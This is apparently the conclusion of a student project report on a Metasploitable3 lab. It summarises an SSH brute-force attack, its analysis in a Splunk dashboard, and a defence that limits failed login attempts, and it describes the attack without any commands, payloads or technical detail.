To conclude, we were able to develop and enhance our skills in cyber and data security via implementing attacks on vulnerable machine, which was Metasploitable3. Phase 1 was about making both attacker and victim virtual machines ready, and then finding vulnerabilities in victim machine, which we found SSH\_Login and FTP to be weak, we chose to continue with SSH. Phase 2 was about visualizing and analyzing the attack with SIEM dashboard, which was done by Splunk as a dashboard. In addition, we were able to take the attack log and visualize it for better understanding. Phase 3 was about implementing a defense strategy that can stop future attacks within our chosen weakness. Since our attack was built fully on brute force, we decided to limit the failed attempts and ban suspicious accounts from trying. Our team worked in parallel, meaning we all started the same phase at the same time, until all of us finish it. The point of this method is to ensure all of us understand each point, making it more beneficial. The project was enjoyable to do, with minimum number of issues faced, such as splunkForwarder not sending the data to the server. Overall, it was important to get hands-on knowledge with this course, which made it easier to connect the course with real life applications.